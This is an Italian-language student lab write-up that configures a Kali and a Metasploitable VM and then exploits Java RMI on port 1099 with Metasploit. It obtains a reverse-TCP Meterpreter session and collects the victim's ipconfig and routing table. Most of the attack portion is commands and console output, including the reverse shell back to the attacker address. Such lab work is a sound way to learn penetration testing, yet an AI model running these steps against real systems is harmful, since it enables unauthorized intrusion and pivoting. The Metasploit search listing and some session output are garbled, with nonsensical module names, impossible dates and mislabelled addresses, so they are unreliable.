

Test day M2S7L5


Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.


Report

Cominciamo nel settare i diversi ip, iniziando da Kali:




Su wired connection facciamo edit – e modifichiamo i parametri come segue.

Su IPv4 Settings configuriamo il metodo su manual e settiamo noi l'ip della Kali:



Aggiungiamo l'ip dato dall'esercizio, settando anche la netmask ed il gateway.



Clicchiamo su Save e controlliamo ora il nostro ip.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b6:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fd0f:ee:b0::a9f4:974e/128 scope global dynamic noprefixroute
        valid_lft 18759sec preferred_lft 18759sec
    inet6 fd8d:db7a:9800:9046:14fc:628a:1081:4b5c/64 scope global dynamic noprefixroute
        valid_lft 1755sec preferred_lft 1755sec
    inet6 fe80::8526:762:e24e:7eb9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Aperta la console digitiamo il comando *'ip a'*, dove verificheremo appunto il nostro ip cambiato e che il tutto è andato a buon fine.

Passiamo ora a Metasploitable – dove faremo la stessa cosa, per procedere poi con l'exploitation finale.

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```

Una volta fatto il login come admin – lanciamo il comando `'sudo nano /etc/network/interfaces'`.

Questo comando aprirà un file nano a parte, dove potremo modificare i parametri del nostro ip su Metasploitable così di seguito:

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

^G Get Help      ^O WriteOut      ^R Read File      ^V Prev Page      ^X Cut Text      ^C Cur Pos
^X Exit          ^J Justify        ^W Where Is       ^U Next Page      ^U UnCut Text    ^T To Spell
```

Inseriamo a questo punto tutti i parametri necessari, quali:

- address 192.168.11.112
- netmask 255.255.255.0
- broadcast 192.168.11.255
- gateway 192.168.11.1

Salviamo e riavviamo la macchina.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:55:0c:39 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
        inet6 fd8d:db7a:9800:9046:a00:27ff:fe55:c39/64 scope global dynamic
            valid_lft 1720sec preferred_lft 1720sec
    inet6 fe80::a00:27ff:fe55:c39/64 scope link
        valid_lft forever preferred_lft forever
```

Una volta riavviata la nostra macchina, con il comando `'ip a'` verifichiamo che tutto sia andato a buon fine.

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.524 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.145 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.142 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.305 ms
```

Facciamo il test finale pingando Metasploitable da Kali, e come vediamo le due macchine sono nella stessa subnet e comunicanti.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

METASPLOIT CYBER MISSILE COMMAND VS

=====
WAVE 5 SCORE 33337 HIGH FFFFFFFF
=====
https://metasploit.com

+ --[ metasploit v6.4.56-dev ]
+ --[ 2565 exploits - 1288 auxiliary - 631 post ]
+ --[ 1610 payloads - 49 encoders - 13 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > |
```

A questo punto le nostre macchine sono pronte. Avviamo ora **msfconsole** per exploitare Metasploitable.

Su Kali avviamo `'msfconsole'`:

Purtroppo oggi non sono stata molto fortunata, non ho ricevuto il cuore rosso in risposta al comando in questione – (ogni volta esce un'immagine casuale) pare che il cuore rosso sia il più raro e rinomato tra i simboli che appaiono.

La leggenda narra che se riceviamo in risposta un cuore, tutte le nostre sessioni di exploit andranno a buon fine.

Sfideremo oggi la nostra sorte provando a farlo funzionare anche senza la benedizione di msfconsole.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlascian_crowd_pdkindatal_plugin_upload_rc	2019-05-20	excellent	Yes	Atlascian Crowd pdkindatal Plugin Upload RCE
1	exploit/multi/http/crunstip_rc_2022_43177	2023-08-00	excellent	Yes	Crunstip Unauthenticated RCE
2	Target: Linux Dropper
3	Target: Windows Dropper
5	exploit/multi/misc/ssh_server	2013-05-22	excellent	Yes	SSH Server Insecure Configuration RCE Code Execution
6	auxiliary/scanner/ssh/ssh_server	2013-05-22	normal	No	SSH Server Insecure Endpoint Code Execution Scanner
7	auxiliary/gather/ssh_registry	2013-05-22	normal	No	SSH Registry Information Enumeration
8	exploit/multi/misc/ssh_server	2011-10-15	excellent	Yes	SSH Server Insecure Default Configuration RCE Code Execution
9	Target: Generic (Linux Payload)
10	Target: Windows x86 (Native Payload)
11	Target: Linux x86 (Native Payload)
12	Target: Mac OS x x86 (Native Payload)
13	Target: Mac OS x x86 (Native Payload)
14	auxiliary/scanner/ssh/ssh_server	2010-08-15	normal	No	SSH Server Insecure Endpoint Code Execution Scanner
15	exploit/multi/browser/ssh_connection_impl	2018-03-31	excellent	No	SSH Connectionless Deserialization Privilege Escalation
16	exploit/multi/browser/ssh_connection_impl	1997-02-29	excellent	No	SSH Signed Applet Social Engineering Code Execution
17	Target: Generic (Linux Payload)
18	Target: Windows x86 (Native Payload)
19	Target: Linux x86 (Native Payload)
20	Target: Mac OS x x86 (Native Payload)
21	Target: Mac OS x x86 (Native Payload)
22	exploit/multi/macos/jenkins_metaprogramming	2019-01-00	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
23	Target: Unix In-Memory
24	Target: Linux Dropper
25	exploit/multi/http/openssl_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RCE Deserialization Vulnerability
26	exploit/linvita/linvita_kibana_templating_prototype_pollution_rc	2019-10-30	manual	Yes	Kibana Templating Prototype Pollution RCE
27	exploit/multi/browser/linvita_no_bootstrap_addon	2020-09-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
28	Target: Universal JavaScript (XPCOM Shell)
29	Target: Native Payload
30	exploit/multi/http/openssl_deserialize	2013-05-22	excellent	Yes	OpenSSL authentication bypass with RCE plugin
31	exploit/multi/tomcat/ovs_cve_2023_43654	2023-08-00	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
32	exploit/multi/http/openssl_deserialize	2013-05-22	excellent	Yes	Total.js CMS 10 Wget JavaScript Code Injection
33	Target: Total.js CMS on Linux
34	Target: Total.js CMS on Windows
35	exploit/linvita/linvita_vscodem_wmwr_wrapper_vmsn_priv_esc	2021-09-21	manual	Yes	VMware Workstation Priv Esc
36	exploit/multi/macos/vscodem_remote_dev_esc	2022-11-22	excellent	Yes	VSCODE Remote Development RCE
37	Target: Linux File Dropper

Interact with a module by name or index. For example `info 30`, `use 30` or `exploit/multi/macos/vscodem_remote_dev_esc`
After interacting with a module you can manually set a TARGET with `TARGET=Linux File-Dropper`

`info > use 8`

Di seguito possiamo vedere il settaggio completo:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name       | Current Setting | Required | Description                                                                                                                                                                                         |
|------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPODELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS     |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT      | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST    | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT    | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL        | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCERT    |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH    |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Configurando RHOST –
l'ip della vittima in
questo caso la nostra
Metasploitable e LHOST
l'ip della macchina
attaccante in questo
caso la nostra Kali, ed il
payload appropriato.

Un payload è il codice che viene eseguito all'interno del sistema target una volta che l'exploit ha avuto successo: può essere una shell, un meterpreter o un comando specifico.

Lanciamo dunque il nostro attacco:

L'exploit è andato a buon fine abbiamo ricevuto una sessione Meterpreter, siamo quindi dentro la macchina.

```
msf6 exploit(multi/misc/74_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Rdbmt2
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34939) at 2025-05-16 06:46:38 -0400

meterpreter > ipconfig

Interface 1
-----
Name           : lo - lo
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ::

Interface 2
-----
Name           : eth0 - eth0
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 192.168.11.112
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fd8d:db7a:9800:9046:a00:27ff:fe55:c39
IPv6 Netmask    : ::
IPv4 Address    : fe80::a00:27ff:fe55:c39
IPv6 Netmask    : ::
```

Avviamo il comando `'ipconfig'` che confermerà l'identità della vittima.

Lanciamo anche il comando 'route' come richiesto dall'esercizio per avere la tabella di routing della vittima.

```
meterpreter > route

IPv4 network routes



| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |



IPv6 network routes



| Subnet                                | Netmask | Gateway | Metric | Interface |
|---------------------------------------|---------|---------|--------|-----------|
| ::1                                   | ::      | ::      |        |           |
| fd8d:db7a:9800:9046:a00:27ff:fe55:c39 | ::      | ::      |        |           |
| fe80::a00:27ff:fe55:c39               | ::      | ::      |        |           |


```

Comandi come *'ipconfig'* e *'route'* vengono usati per raccogliere informazioni sulla rete della macchina compromessa.

A cosa serve usare questi comandi?

- Sapere **se la macchina ha accesso ad altre reti** (es. una rete interna isolata)
- Determinare **come raggiunge internet o altri host**
- Valutare se puoi eseguire un **pivoting** - ovvero usare la macchina già compromessa come punto di appoggio per raggiungere e attaccare altri sistemi nella rete interna della vittima.

Conclusione

L'esercitazione è stata completata con successo: abbiamo configurato correttamente entrambe le macchine virtuali, identificato e utilizzato l'exploit Java RMI tramite Metasploit, e ottenuto una sessione Meterpreter stabile.

Attraverso i comandi ipconfig e route, abbiamo raccolto informazioni fondamentali sulla struttura della rete interna della vittima, simulando così una fase iniziale di ricognizione che sarebbe tipica in uno scenario reale di penetration testing.

Questa attività ha permesso di consolidare le competenze nell'identificazione delle vulnerabilità, nella gestione delle reti virtuali e nell'uso degli strumenti professionali per l'exploitation.

Anche senza cuore rosso... la missione è riuscita!